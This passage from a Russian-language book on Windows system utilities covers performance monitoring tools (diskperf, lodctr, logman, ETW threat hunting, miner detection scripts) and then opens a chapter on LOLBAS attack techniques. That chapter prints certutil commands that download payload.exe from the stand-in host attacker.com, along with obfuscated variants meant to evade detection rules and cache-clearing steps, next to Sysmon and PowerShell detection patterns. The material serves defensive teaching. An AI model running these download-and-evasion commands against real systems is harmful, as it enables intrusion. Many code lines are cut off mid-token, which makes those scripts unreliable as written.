Анализ событий покажет, какие процессы выполняют операции ввода-вывода, к каким файлам обращаются, какие объёмы данных передаются и какова задержка.

20.9. diskperf.exe — счётчики дисковой производительности

20.9.1. Обзор

`diskperf.exe` управляет включением и выключением счётчиков производительности для физических и логических дисков. В современных версиях Windows (начиная с Windows Vista) счётчики физических дисков включены по умолчанию, поэтому `diskperf` используется реже, чем в эпоху Windows 2000/XP.

20.9.2. Использование

Просмотр текущего состояния:

```
C:\>diskperf

Both Disk I/O and Controller Performance Counters on this system
are automatically enabled on demand.
```

Включение всех счётчиков:

```
C:\>diskperf -y

Both Disk I/O and Controller Performance Counters on this system
are now set to start at boot.
This change will take effect after the system is restarted.
```

Включение только для физических дисков:

```
C:\>diskperf -yd
```

Включение только для логических дисков (томов):

```
C:\>diskperf -yv
```

Выключение счётчиков:

```
C:\>diskperf -n
```

Работа с удалённой системой:

```
C:\>diskperf -y \\SERVER02
```

20.9.3. Когда это необходимо

В текущих версиях Windows счётчики дисковой производительности включены по умолчанию. Однако `diskperf` может понадобиться:

- В виртуализированных средах, где счётчики иногда отключаются
- При работе с iSCSI или SAN-хранилищами, где счётчики могут отсутствовать
- На старых серверах, где счётчики были намеренно отключены для минимизации накладных расходов
- Если команды `typeperf` или `perfmon` показывают нулевые значения для дисковых счётчиков — `diskperf -y` с перезагрузкой может решить проблему

20.10. lodctr.exe / unlodctr.exe — управление реестром счётчиков

20.10.1. lodctr.exe

`lodctr.exe` (Load Counters) — утилита для загрузки и восстановления определений счётчиков производительности в реестре Windows.

Восстановление всех счётчиков (наиболее частое использование):

```
C:\>lodctr /r

Info: Successfully rebuilt performance counter setting from system backup store.
```

Команда `lodctr /r` перестраивает реестр счётчиков из резервной копии. Это решает распространённую проблему, когда счётчики перестают отображаться в perfmon или typeperf после неудачных обновлений, установки/удаления программ или повреждения реестра.

Типичный сценарий проблемы:

```
C:\>typeperf "\Processor(_Total)\% Processor Time"
Error: No valid counters.

:: Решение:
C:\>lodctr /r
C:\>typeperf "\Processor(_Total)\% Processor Time"
"(PDH-CSV 4.0)","\\WORKSTATION\Processor(_Total)\% Processor Time"
"03/15/2026 14:30:01.234","12.547821"
```

Сохранение текущих настроек:

```
C:\>lodctr /s:"C:\Backup\perf_counters_backup.ini"
```

Восстановление из сохранённого файла:

```
C:\>lodctr "C:\Backup\perf_counters_backup.ini"
```

Загрузка счётчиков конкретного провайдера:

```
C:\>lodctr /m:provider.man
```

Где `provider.man` — манифест XML провайдера, содержащий определения счётчиков.
Просмотр конфигурации счётчика конкретной службы:

```
C:\>lodctr /q:"PerfOS"

Performance Counter ID Queries [PERFLIB]:
    Base Index: 0x00000737 (1847)
    Last Counter Text ID: 0x00004E22 (19998)
    Last Help Text ID: 0x00004E23 (19999)

[PerfOS] Performance Counters (Installed)
    DLL Name: perfos.dll
    Open Procedure: OpenOSObject
    Collect Procedure: CollectOSObjectData
    Close Procedure: CloseOSObject
    First Counter ID: 0x00000006 (6)
    Last Counter ID: 0x00001408 (5128)
    First Help ID: 0x00000007 (7)
    Last Help ID: 0x00001409 (5129)
```

Просмотр всех зарегистрированных провайдеров:

```
C:\>lodctr /q
```

20.10.2. unlodctr.exe

`unlodctr.exe` (Unload Counters) удаляет определения счётчиков конкретного провайдера из реестра.
Удаление счётчиков провайдера:

```
C:\>unlodctr "ServiceName"
```

Например, если стороннее приложение установило дефектный провайдер счётчиков, вызывающий ошибки в perfmon:

```
C:\>unlodctr "MyBrokenApp"

Removing counter names and explain text for MyBrokenApp
Successfully removed counter names and explain text for MyBrokenApp
```

Удаление с указанием манифеста:

```
C:\>unlodctr /m:provider.man
```

Диагностика проблем со счётчиками:
Если `perfmon` или `typeperf` работают некорректно (медленный запуск, ошибки, отсутствие счётчиков), рекомендуется следующая последовательность:

```
:: Шаг 1: Проверить состояние
C:\>lodctr /q > counters_state.txt

:: Шаг 2: Сохранить резервную копию
C:\>lodctr /s:"C:\Backup\counters_before_fix.ini"

:: Шаг 3: Пересобрать из системной резервной копии
C:\>lodctr /r

:: Шаг 4: Перезапустить службу Performance Logs and Alerts
C:\>net stop "pla" 2>nul
C:\>net start "pla"

:: Шаг 5: Проверить
C:\>typeperf "\Processor(_Total)\% Processor Time" -sc 3
```

20.11. Практические сценарии

20.11.1. Комплексный мониторинг производительности сервера

Создадим полноценную систему мониторинга для продуктивного сервера:

```
@echo off
:: Скрипт развёртывания мониторинга
:: Запускать с правами администратора

set LOGDIR=C:\PerfLogs\Production
if not exist "%LOGDIR%" mkdir "%LOGDIR%"

echo === Deploying Production Monitoring ===

:: 1. Baseline — общие системные метрики (15-секундный интервал, циклический BLG 1 ГБ)
logman create counter "Prod_Baseline" ^
    -c "\Processor(_Total)\%% Processor Time" ^
       "\Processor(_Total)\%% Privileged Time" ^
       "\Processor(_Total)\%% DPC Time" ^
       "\Memory\Available MBytes" ^
       "\Memory\Pages/sec" ^
       "\Memory\Pool Nonpaged Bytes" ^
       "\Memory\Pool Paged Bytes" ^
       "\Memory\Committed Bytes" ^
       "\Memory\Cache Bytes" ^
       "\PhysicalDisk(_Total)\Avg. Disk Queue Length" ^
       "\PhysicalDisk(_Total)\%% Disk Time" ^
       "\PhysicalDisk(_Total)\Avg. Disk sec/Read" ^
       "\PhysicalDisk(_Total)\Avg. Disk sec/Write" ^
       "\PhysicalDisk(_Total)\Disk Reads/sec" ^
       "\PhysicalDisk(_Total)\Disk Writes/sec" ^
       "\Network Interface(*)\Bytes Total/sec" ^
       "\Network Interface(*)\Packets Outbound Errors" ^
       "\Network Interface(*)\Output Queue Length" ^
       "\System\Processor Queue Length" ^
       "\System\Context Switches/sec" ^
       "\System\Processes" ^
       "\System\Threads" ^
    -si 00:00:15 ^
    -f bincirc ^
    -max 1024 ^
    -o "%LOGDIR%\Baseline"

echo [OK] Baseline collector created

:: 2. Process detail — детальная информация по процессам (30-секундный интервал)
logman create counter "Prod_Processes" ^
    -c "\Process(*)\%% Processor Time" ^
       "\Process(*)\Working Set" ^
       "\Process(*)\Private Bytes" ^
       "\Process(*)\Handle Count" ^
       "\Process(*)\Thread Count" ^
       "\Process(*)\IO Read Bytes/sec" ^
       "\Process(*)\IO Write Bytes/sec" ^
    -si 00:00:30 ^
    -f bincirc ^
    -max 2048 ^
    -o "%LOGDIR%\Processes"

echo [OK] Process monitor created

:: 3. Alert — оповещение при критических порогах
logman create alert "Prod_Alert_CPU" ^
    -th "\Processor(_Total)\%% Processor Time>95" ^
    -si 00:00:10 ^
    -tn "Prod_Processes"

logman create alert "Prod_Alert_Memory" ^
    -th "\Memory\Available MBytes<256" ^
    -si 00:00:10

echo [OK] Alerts created

:: 4. Запуск всех коллекторов
logman start "Prod_Baseline"
logman start "Prod_Processes"
logman start "Prod_Alert_CPU"
logman start "Prod_Alert_Memory"

echo === All collectors started ===
logman query
```

20.11.2. Автоматический сбор baseline данных

Baseline — это снимок нормального поведения системы, используемый для сравнения при диагностике проблем. Рекомендуется собирать baseline в течение типичной рабочей недели:

```
@echo off
:: Сбор baseline: 7 дней, интервал 1 минута
:: Запустить в начале типичной рабочей недели

set LOGDIR=C:\PerfLogs\Baseline\%computername%
if not exist "%LOGDIR%" mkdir "%LOGDIR%"

:: Создаём файл со списком счётчиков
(
echo \Processor(_Total)\%% Processor Time
echo \Processor(_Total)\%% Privileged Time
echo \Memory\Available MBytes
echo \Memory\Pages/sec
echo \Memory\Committed Bytes
echo \PhysicalDisk(_Total)\Avg. Disk Queue Length
echo \PhysicalDisk(_Total)\Avg. Disk sec/Read
echo \PhysicalDisk(_Total)\Avg. Disk sec/Write
echo \Network Interface(*)\Bytes Total/sec
echo \System\Processor Queue Length
echo \TCPv4\Connections Established
echo \TCPv4\Segments Retransmitted/sec
) > "%LOGDIR%\counters.txt"

logman create counter "Baseline_Weekly" ^
    -cf "%LOGDIR%\counters.txt" ^
    -si 00:01:00 ^
    -f csv ^
    -o "%LOGDIR%\baseline" ^
    -v mmddhhmm ^
    -cnf 24:00:00

:: -cnf 24:00:00 — создавать новый файл каждые 24 часа

logman start "Baseline_Weekly"

echo Baseline collection started. Will run for 7 days.
echo Stop manually with: logman stop "Baseline_Weekly"
echo Data directory: %LOGDIR%
```

Через неделю остановите сбор и объедините данные:

```
C:\>logman stop "Baseline_Weekly"

C:\>relog "C:\PerfLogs\Baseline\WORKSTATION\baseline_*.csv" ^
    -f CSV -o "C:\PerfLogs\Baseline\WORKSTATION\baseline_combined.csv"
```

20.11.3. Обнаружение криптомайнеров через anomaly detection

Криптомайнеры создают характерный паттерн: устойчивая высокая загрузка CPU без видимой причины. Скрипт обнаружения:

```powershell
# Detect-CryptoMiner.ps1
# Обнаружение аномально высокой загрузки CPU по процессам

param(
    [int]$ThresholdCPU = 50,          # порог CPU% для отдельного процесса
    [int]$DurationSeconds = 300,       # длительность наблюдения
    [int]$SampleInterval = 5,          # интервал сбора
    [string]$LogFile = "C:\PerfLogs\cryptominer_detect.log"
)

$iterations = [math]::Floor($DurationSeconds / $SampleInterval)
$suspects = @{}

Write-Host "Monitoring CPU usage for $DurationSeconds seconds..." -ForegroundColor Yel

for ($i = 0; $i -lt $iterations; $i++) {
    $procs = Get-Process | Where-Object {
        $_.CPU -ne $null -and $_.ProcessName -notin @(
            'Idle', 'System', '_Total', 'Memory Compression'
        )
    } | Sort-Object CPU -Descending

    # Получаем мгновенную загрузку через счётчик
    $counterData = Get-Counter '\Process(*)\% Processor Time' -ErrorAction SilentlyCon

    if ($counterData) {
        foreach ($sample in $counterData.CounterSamples) {
            $procName = $sample.InstanceName
            $cpuPercent = $sample.CookedValue

            if ($procName -in @('idle', '_total', 'memory compression')) { continue }
            if ($cpuPercent -lt $ThresholdCPU) { continue }

            if (-not $suspects.ContainsKey($procName)) {
                $suspects[$procName] = @{
                    Count = 0
                    MaxCPU = 0
                    TotalCPU = 0
                    PIDs = @()
                }
            }

            $suspects[$procName].Count++
            $suspects[$procName].TotalCPU += $cpuPercent
            if ($cpuPercent -gt $suspects[$procName].MaxCPU) {
                $suspects[$procName].MaxCPU = $cpuPercent
            }

            $pids = (Get-Process -Name $procName -ErrorAction SilentlyContinue).Id
            $suspects[$procName].PIDs = $pids | Select-Object -Unique
        }
    }

    Start-Sleep -Seconds $SampleInterval
}

# Анализ результатов
$timestamp = Get-Date -Format "yyyy-MM-dd HH:mm:ss"
$alertsFound = $false

foreach ($proc in $suspects.GetEnumerator()) {
    $ratio = $proc.Value.Count / $iterations
    $avgCPU = $proc.Value.TotalCPU / $proc.Value.Count

    # Если процесс превышал порог более 80% времени наблюдения
    if ($ratio -gt 0.8) {
        $alertsFound = $true
        $msg = @"
[$timestamp] SUSPECT: $($proc.Key)
  Sustained high CPU: $([math]::Round($avgCPU, 1))% avg, $([math]::Round($proc.Value.Ma
  Above threshold $($ratio * 100)% of observation period
  PIDs: $($proc.Value.PIDs -join ', ')
  Process path: $((Get-Process -Id $proc.Value.PIDs[0] -ErrorAction SilentlyContinue).P
"@
        Write-Warning $msg
        Add-Content -Path $LogFile -Value $msg
    }
```

```
}

if (-not $alertsFound) {
    Write-Host "No sustained high-CPU processes detected." -ForegroundColor Green
}
```

20.11.4. ETW для обнаружения вторжений (Threat Hunting)

ETW является мощным инструментом для обнаружения вторжений, поскольку перехватывает системные вызовы на уровне ядра, что затрудняет обход злоумышленником.

Ключевые ETW-провайдеры для threat hunting:

Провайдер	Что отслеживает
Microsoft-Windows-Kernel-Process	Создание/завершение процессов, загрузка образов
Microsoft-Windows-Kernel-File	Файловые операции
Microsoft-Windows-Kernel-Registry	Операции с реестром
Microsoft-Windows-Kernel-Network	Сетевые соединения
Microsoft-Windows-DNS-Client	DNS-запросы
Microsoft-Windows-Security-Auditing	События безопасности
Microsoft-Windows-PowerShell	Выполнение PowerShell
Microsoft-Windows-Sysmon	Расширенный аудит (требует установки)

Настройка ETW-трассировки для threat hunting:

```
@echo off
:: ThreatHunt_ETW.bat — настройка ETW для обнаружения подозрительной активности

echo ═══ Configuring Threat Hunting ETW Session ═══

:: Создаём сессию с ключевыми провайдерами
logman create trace "ThreatHunt" ^
    -p "Microsoft-Windows-Kernel-Process" 0x70 0xff ^
    -o "C:\PerfLogs\ThreatHunt" ^
    -f bincirc ^
    -max 2048 ^
    -bs 64 ^
    -nb 32 64

:: 0x70 = WINEVENT_KEYWORD_PROCESS | WINEVENT_KEYWORD_THREAD | WINEVENT_KEYWORD_IMAGE
:: bs = buffer size (KB), nb = min/max number of buffers

:: Добавляем провайдеры
logman update trace "ThreatHunt" -p "Microsoft-Windows-Kernel-File" 0x0000000000001000
logman update trace "ThreatHunt" -p "Microsoft-Windows-Kernel-Registry" 0xfffffffffffff
logman update trace "ThreatHunt" -p "Microsoft-Windows-DNS-Client" 0xffffffffffffffff
logman update trace "ThreatHunt" -p "Microsoft-Windows-PowerShell" 0xffffffffffffffff

:: Запуск
logman start "ThreatHunt"

echo ═══ Threat Hunting ETW Session Started ═══
echo Stop with: logman stop "ThreatHunt"
echo Analyze with: tracerpt "C:\PerfLogs\ThreatHunt_000001.etl" -o events.csv -of CSV
```

Анализ собранных данных:

```
:: Остановка сбора
C:\>logman stop "ThreatHunt"

:: Генерация отчётов
C:\>tracerpt "C:\PerfLogs\ThreatHunt_000001.etl" ^
    -o "C:\Reports\threat_events.csv" -of CSV ^
    -summary "C:\Reports\threat_summary.txt" ^
    -report "C:\Reports\threat_report.html"
```

После генерации CSV можно искать индикаторы компрометации:

```
# Поиск подозрительных процессов в ETW-данных
$events = Import-Csv "C:\Reports\threat_events.csv"

# Процессы, запущенные из временных директорий
$suspiciousLaunches = $events | Where-Object {
    $_.EventName -like '*ProcessStart*' -and (
        $_.'ImageFileName' -like '*\Temp\*' -or
        $_.'ImageFileName' -like '*\AppData\*' -or
        $_.'ImageFileName' -like '*\Downloads\*' -or
        $_.'ImageFileName' -like '*\ProgramData\*'
    )
}

# PowerShell с подозрительными параметрами
$suspiciousPowerShell = $events | Where-Object {
    $_.EventName -like '*PowerShell*' -and (
        $_.'Payload' -match '(Invoke-Expression|IEX|EncodedCommand|-enc|-e |DownloadSt
    )
}

if ($suspiciousLaunches.Count -gt 0) {
    Write-Warning "Found $($suspiciousLaunches.Count) suspicious process launches from
    $suspiciousLaunches | Select-Object TimeCreated, ImageFileName, ProcessId | Format
}
```

20.11.5. Скрипт автоматической диагностики производительности

Комплексный диагностический скрипт, объединяющий все инструменты:

```
@echo off
:: PerformanceDiag.bat — автоматическая диагностика производительности
:: Запускать с правами администратора
setlocal enabledelayedexpansion

set DIAGDIR=C:\PerfLogs\Diagnostics\%date:~6,4%%date:~3,2%%date:~0,2%_%time:~0,2%%time
set DIAGDIR=%DIAGDIR: =0%
if not exist "%DIAGDIR%" mkdir "%DIAGDIR%"

echo ============================================
echo  Windows Performance Diagnostics
echo  %date% %time%
echo  Output: %DIAGDIR%
echo ============================================

:: Фаза 1: Снимок текущего состояния
echo.
echo [Phase 1] Capturing current state...

echo --- System Info --- > "%DIAGDIR%\system_info.txt"
systeminfo >> "%DIAGDIR%\system_info.txt" 2>&1

echo --- Process List --- > "%DIAGDIR%\processes.txt"
tasklist /v >> "%DIAGDIR%\processes.txt" 2>&1

echo --- Network Connections --- > "%DIAGDIR%\network.txt"
netstat -anob >> "%DIAGDIR%\network.txt" 2>&1

echo --- Disk Space --- > "%DIAGDIR%\disk_space.txt"
wmic logicaldisk get caption,freespace,size,filesystem >> "%DIAGDIR%\disk_space.txt" 2>

echo [OK] Phase 1 complete

:: Фаза 2: Сбор счётчиков производительности (60 секунд)
echo.
echo [Phase 2] Collecting performance counters (60 seconds)...

typeperf "\Processor(_Total)\%% Processor Time" ^
         "\Processor(_Total)\%% Privileged Time" ^
         "\Memory\Available MBytes" ^
         "\Memory\Pages/sec" ^
         "\Memory\Pool Nonpaged Bytes" ^
         "\PhysicalDisk(_Total)\Avg. Disk Queue Length" ^
         "\PhysicalDisk(_Total)\%% Disk Time" ^
         "\PhysicalDisk(_Total)\Avg. Disk sec/Read" ^
         "\PhysicalDisk(_Total)\Avg. Disk sec/Write" ^
         "\Network Interface(*)\Bytes Total/sec" ^
         "\System\Processor Queue Length" ^
         "\System\Context Switches/sec" ^
         -si 2 -sc 30 -f CSV ^
         -o "%DIAGDIR%\perf_counters.csv" > nul 2>&1

echo [OK] Phase 2 complete

:: Фаза 3: Процессные счётчики (Top CPU consumers)
echo.
echo [Phase 3] Collecting per-process metrics (30 seconds)...

typeperf "\Process(*)\%% Processor Time" ^
         "\Process(*)\Working Set" ^
         "\Process(*)\Private Bytes" ^
         "\Process(*)\Handle Count" ^
         -si 5 -sc 6 -f CSV ^
         -o "%DIAGDIR%\process_counters.csv" > nul 2>&1

echo [OK] Phase 3 complete

:: Фаза 4: Генерация perfmon-отчёта
echo.
echo [Phase 4] Generating performance report...
echo (This will take approximately 60 seconds)

start /wait perfmon /report

:: Копируем отчёт (он сохраняется в стандартное расположение)
set REPORTDIR=%SystemDrive%\PerfLogs\Admin\System\Diagnostics
if exist "%REPORTDIR%" (
```

```
    for /f "delims=" %%d in ('dir /b /od "%REPORTDIR%"') do set LATEST=%%d
    if exist "%REPORTDIR%\!LATEST!\report.html" (
        copy "%REPORTDIR%\!LATEST!\report.html" "%DIAGDIR%\perfmon_report.html" > nul
        echo [OK] Performance report saved
    )
)

echo [OK] Phase 4 complete

:: Фаза 5: Простой анализ
echo.
echo [Phase 5] Quick analysis...

echo ═══ Quick Analysis Results ═══ > "%DIAGDIR%\analysis.txt"
echo Generated: %date% %time% >> "%DIAGDIR%\analysis.txt"
echo. >> "%DIAGDIR%\analysis.txt"

:: Проверяем критические показатели через PowerShell
powershell -Command ^
    "$csv = Import-Csv '%DIAGDIR%\perf_counters.csv'; " ^
    "$cpuCol = ($csv[0].PSObject.Properties | Where-Object { $_.Name -like '*Processor
    "$memCol = ($csv[0].PSObject.Properties | Where-Object { $_.Name -like '*Available
    "$diskCol = ($csv[0].PSObject.Properties | Where-Object { $_.Name -like '*Disk Queu
    "if ($cpuCol) { " ^
    "  $cpuValues = $csv | ForEach-Object { [double]$_.$cpuCol }; " ^
    "  $avgCPU = ($cpuValues | Measure-Object -Average).Average; " ^
    "  $maxCPU = ($cpuValues | Measure-Object -Maximum).Maximum; " ^
    "  \"CPU: Avg=$([math]::Round($avgCPU,1))%% Max=$([math]::Round($maxCPU,1))%%\" " ^
    "}; " ^
    "if ($memCol) { " ^
    "  $memValues = $csv | ForEach-Object { [double]$_.$memCol }; " ^
    "  $minMem = ($memValues | Measure-Object -Minimum).Minimum; " ^
    "  $avgMem = ($memValues | Measure-Object -Average).Average; " ^
    "  \"Memory Available: Min=$([math]::Round($minMem))MB Avg=$([math]::Round($avgMem)
    "}" >> "%DIAGDIR%\analysis.txt"

echo [OK] Phase 5 complete

echo.
echo ============================================
echo  Diagnostics complete!
echo  Results: %DIAGDIR%
echo ============================================

dir "%DIAGDIR%"
```

20.11.6. Мониторинг через PowerShell с использованием PDH

Помимо командных утилит, PowerShell предоставляет нативный командлет `Get-Counter`, построенный на том же PDH API:

```
# Мониторинг в реальном времени с форматированным выводом
$counters = @(
    '\Processor(_Total)\% Processor Time',
    '\Memory\Available MBytes',
    '\PhysicalDisk(_Total)\Avg. Disk Queue Length',
    '\System\Processor Queue Length'
)

Get-Counter -Counter $counters -SampleInterval 2 -Continuous |
    ForEach-Object {
        $ts = $_.Timestamp.ToString("HH:mm:ss")
        $cpu = [math]::Round($_.CounterSamples[0].CookedValue, 1)
        $mem = [math]::Round($_.CounterSamples[1].CookedValue, 0)
        $dq  = [math]::Round($_.CounterSamples[2].CookedValue, 2)
        $pq  = [math]::Round($_.CounterSamples[3].CookedValue, 0)

        $cpuColor = if ($cpu -gt 90) { "Red" } elseif ($cpu -gt 70) { "Yellow" } else

        Write-Host "$ts | " -NoNewline
        Write-Host "CPU: $($cpu.ToString().PadLeft(5))%" -ForegroundColor $cpuColor -N
        Write-Host " | RAM: ${mem}MB | DiskQ: $dq | ProcQ: $pq"
    }
```

```powershell
# Экспорт данных в CSV с агрегацией за период
$counters = @(
    '\Processor(_Total)\% Processor Time',
    '\Memory\Available MBytes',
    '\Memory\Pages/sec',
    '\PhysicalDisk(_Total)\% Disk Time'
)

$samples = Get-Counter -Counter $counters -SampleInterval 5 -MaxSamples 60

$results = $samples | ForEach-Object {
    [PSCustomObject]@{
        Timestamp    = $_.Timestamp
        CPU_Percent  = [math]::Round($_.CounterSamples[0].CookedValue, 2)
        Mem_Avail_MB = [math]::Round($_.CounterSamples[1].CookedValue, 0)
        Pages_Sec    = [math]::Round($_.CounterSamples[2].CookedValue, 2)
        Disk_Percent = [math]::Round($_.CounterSamples[3].CookedValue, 2)
    }
}

$results | Export-Csv -Path "C:\PerfLogs\perf_export.csv" -NoTypeInformation

# Вывод статистики
$results | Measure-Object -Property CPU_Percent -Average -Minimum -Maximum |
    Format-List Property, Average, Minimum, Maximum
```

20.12. Сводка команд и рекомендации

Быстрый справочник

Задача	Команда
Автоматический отчёт	`perfmon /report`
Список всех счётчиков	`typeperf -qx > counters.txt`
Мониторинг CPU в консоли	`typeperf "\Processor(_Total)\% Processor Time"`
Создать коллектор	`logman create counter "Name" -c "\Counter" -si 15 -f csv -o path`
Запустить коллектор	`logman start "Name"`
Остановить коллектор	`logman stop "Name"`
Список коллекторов	`logman query`
Активные ETW-сессии	`logman query -ets`
Список ETW-провайдеров	`logman query providers`
Конвертировать BLG в CSV	`relog input.blg -f CSV -o output.csv`
Ресемплирование	`relog input.blg -f CSV -o output.csv -t 60`
Анализ ETL	`tracerpt trace.etl -o events.csv -of CSV`
Включить дисковые счётчики	`diskperf -y`
Восстановить счётчики	`lodctr /r`
Экспорт DCS в XML	`logman export "Name" -xml template.xml`
Импорт DCS из XML	`logman import "Name" -xml template.xml`

Рекомендации по мониторингу

Пороговые значения для оповещений:

Счётчик	Предупреждение	Критично
Processor\% Processor Time	> 80% (5 мин)	> 95% (5 мин)
Memory\Available MBytes	< 10% от общей RAM	< 5% от общей RAM
Memory\Pages/sec	> 1000	> 5000
PhysicalDisk\Avg. Disk Queue Length	> 2 на диск	> 4 на диск
PhysicalDisk\Avg. Disk sec/Read	> 15 мс (SSD), > 25 мс (HDD)	> 25 мс (SSD), > 50 мс (HDD)
System\Processor Queue Length	> 2 на ядро	> 4 на ядро
Network Interface\Output Queue Length	> 2	> 4

Рекомендуемые интервалы сбора:

- Диагностика в реальном времени: 1-2 секунды
- Стандартный мониторинг: 15-30 секунд
- Baseline / долгосрочный сбор: 1-5 минут
- Ёмкостное планирование: 5-15 минут

Рекомендуемые форматы хранения:

- BLG (bincirc) — для долгосрочного циклического сбора (компактный, поддерживает перезапись)
- CSV — для экспорта и анализа в Excel/Python/R
- SQL — для централизованного хранения данных с нескольких серверов
- ETL — для ETW-трассировок (единственный формат)

Заключение

Инструменты мониторинга производительности Windows образуют целостную экосистему: от высокоуровневого Resource Monitor для оперативного анализа до низкоуровневых ETW-провайдеров для глубокой трассировки. Performance Monitor предоставляет визуальный интерфейс для интерактивной работы, а утилиты logman, typeperf, relog и tracerpt обеспечивают полную автоматизацию через скрипты.

Ключевые выводы:

1. **Знание инфраструктуры** — архитектура PDH и ETW определяет возможности и ограничения всех инструментов мониторинга.
2. **Baseline — основа диагностики** — без знания нормального поведения невозможно обнаружить аномалии.
3. **Автоматизация обязательна** — ручной мониторинг не масштабируется. logman и typeperf позволяют развернуть стандартизированную конфигурацию на всей инфраструктуре.
4. **ETW — недооценённый инструмент безопасности** — трассировка на уровне ядра предоставляет видимость, недоступную антивирусам и SIEM-системам, работающим с журналами событий.
5. **lodctr /r** — одна из важнейших команд для восстановления работоспособности подсистемы счётчиков, о которой часто забывают.

В следующей главе мы рассмотрим утилиты управления электропитанием и конфигурацией оборудования — powercfg, devcon и смежные инструменты.

Глава 21: LOLBAS — Living Off The Land Binaries and Scripts

> *«Лучшее оружие — то, которое уже лежит на столе противника» — Принцип наступательной безопасности*

Введение

В предыдущих главах мы рассматривали утилиты System32 с точки зрения их штатного назначения — администрирования, диагностики и автоматизации. В этой главе мы сменим оптику и посмотрим на те же самые бинарники глазами атакующего. Не для того, чтобы научить кого-то «взламывать», а для того, чтобы защитники понимали, каким именно образом легитимные инструменты превращаются в оружие.

Концепция **Living Off The Land** (дословно — «жить за счёт того, что даёт земля») описывает подход, при котором злоумышленник полностью или частично избегает загрузки собственных исполняемых файлов на целевую систему. Вместо этого он использует то, что уже установлено: подписанные Microsoft бинарники, встроенные скриптовые движки, штатные утилиты командной строки. Такой подход радикально снижает вероятность обнаружения, поскольку средства защиты вынуждены отличать легитимное использование системной утилиты от вредоносного — задача, которая по сей день решается далеко не всегда корректно.

Данная глава предназначена исключительно для специалистов по информационной безопасности, проводящих авторизованное тестирование на проникновение (penetration testing), участвующих в red team операциях, а также для blue team аналитиков и инженеров, выстраивающих защиту корпоративной инфраструктуры. Все описанные техники должны применяться только в рамках легального и согласованного тестирования.

21.1 Концепция Living Off The Land

21.1.1 Определение и суть подхода

Living Off The Land Binaries and Scripts (LOLBAS) — это легитимные, предустановленные в операционной системе исполняемые файлы, библиотеки и скрипты, которые могут быть использованы для выполнения действий, не предусмотренных их основным назначением, в интересах атакующего.

Ключевые характеристики LOLBAS:

- **Предустановленность**: бинарник присутствует в стандартной установке Windows, не требует дополнительной загрузки
- **Легитимность**: файл подписан Microsoft, имеет валидную цифровую подпись
- **Двойное назначение**: помимо штатной функциональности, утилита может выполнять действия, полезные атакующему (загрузка файлов, выполнение кода, обход ограничений)
- **Низкая детектируемость**: антивирусные решения и EDR-системы не могут заблокировать сам бинарник, вынуждены анализировать контекст вызова

21.1.2 Почему это работает

Традиционная модель защиты строится на концепции «известного зла»: антивирус хранит базу сигнатур вредоносных файлов и блокирует их запуск. LOLBAS-подход обходит эту модель фундаментально, поскольку исполняемый файл является абсолютно легитимным. Рассмотрим причины эффективности:

1. Доверенная подпись. Все утилиты из `C:\Windows\System32` подписаны сертификатом Microsoft. Многие средства защиты используют белые списки на основе подписей, автоматически доверяя подписанным Microsoft файлам.

2. Отсутствие payload на диске. При использовании LOLBAS вредоносный код может никогда не записываться на диск в виде отдельного файла — он передаётся через аргументы командной строки, URL, реестр или каналы IPC. Это делает бесполезным файловый антивирусный сканер.

3. Легитимный контекст выполнения. Вызов `certutil.exe` в корпоративной среде — абсолютно нормальное событие. Аналитик SOC, просматривающий тысячи событий в день, с высокой вероятностью пропустит вредоносное использование среди легитимных вызовов.

4. Совместимость с Application Whitelisting. Решения типа AppLocker и Windows Defender Application Control (WDAC) по умолчанию разрешают выполнение системных утилит. Администраторы редко блокируют `mshta.exe` или `regsvr32.exe`, опасаясь нарушить работу легитимных приложений.

21.1.3 Проект LOLBAS

Проект LOLBAS (https://lolbas-project.github.io/) — это открытый каталог, систематизирующий знания о злоупотреблении легитимными бинарниками Windows. Проект поддерживается сообществом и классифицирует каждую утилиту по следующим категориям действий:

Категория	Описание	Пример
Execute	Выполнение произвольного кода	`mshta.exe`, `rundll32.exe`
Download	Загрузка файлов из сети	`certutil.exe`, `bitsadmin.exe`
Compile	Компиляция исходного кода	`csc.exe`, `MSBuild.exe`
Copy	Копирование файлов (включая заблокированные)	`esentutl.exe`, `robocopy.exe`
Encode/Decode	Кодирование и декодирование данных	`certutil.exe`
Bypass	Обход ограничений (UAC, AppLocker)	`fodhelper.exe`, `cmstp.exe`
Credentials	Доступ к учётным данным	`cmdkey.exe`, `vaultcmd.exe`

На момент написания каталог содержит более 150 записей, и он продолжает расти по мере открытия новых техник.

21.1.4 MITRE ATT&CK и LOLBAS

Техники LOLBAS пронизывают значительную часть матрицы MITRE ATT&CK. Наиболее релевантные тактики:

- **T1218** — System Binary Proxy Execution (подтактики для каждого бинарника)
- **T1197** — BITS Jobs
- **T1140** — Deobfuscate/Decode Files or Information
- **T1127** — Trusted Developer Utilities Proxy Execution
- **T1548.002** — Abuse Elevation Control Mechanism: Bypass User Account Control
- **T1105** — Ingress Tool Transfer

Понимание этого маппинга критически важно для blue team — оно позволяет выстраивать детекции на уровне конкретных техник.

21.2 Утилиты для загрузки файлов (Download)

Первый этап большинства атак — доставка полезной нагрузки на целевую систему. В Windows существует удивительно много встроенных способов загрузить файл из сети без использования браузера.

21.2.1 certutil.exe

`certutil.exe` — утилита управления сертификатами, которая стала, пожалуй, самым известным LOLBAS-инструментом для загрузки файлов. Её флаг `-urlcache` позволяет загружать произвольные файлы по HTTP/HTTPS.

Базовая загрузка:

```
certutil.exe -urlcache -split -f http://attacker.com/payload.exe C:\Temp\payload.exe
```

Параметры: - `-urlcache` — работа с кэшем URL - `-split` — разделение ASN.1-элементов (необходим для корректного сохранения бинарных файлов) - `-f` — URL источника

Загрузка с обфускацией:

```
:: Использование пробелов и регистра для обхода простых правил детекции
CertUtil  -UrLcAcHe  -split  -f  http://attacker.com/payload.exe C:\Temp\svc.exe

:: Загрузка через переменные окружения
set "u=-urlcache" && set "s=-split" && set "p=-f" && certutil %u% %s% %p% http://attac
```

Очистка кэша после загрузки:

```
certutil.exe -urlcache -split -f http://attacker.com/payload.exe C:\Temp\payload.exe
certutil.exe -urlcache -split -f http://attacker.com/payload.exe delete
```

Следы: `certutil` оставляет записи в кэше URL (`%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache`) и генерирует события Windows при наличии аудита процессов.

Детекция (Sysmon Event ID 1):

```
<RuleGroup groupRelation="or">
  <ProcessCreate onmatch="include">
    <CommandLine condition="contains all">certutil;-urlcache</CommandLine>
    <CommandLine condition="contains all">certutil;-f;http</CommandLine>
  </ProcessCreate>
</RuleGroup>
```

21.2.2 bitsadmin.exe

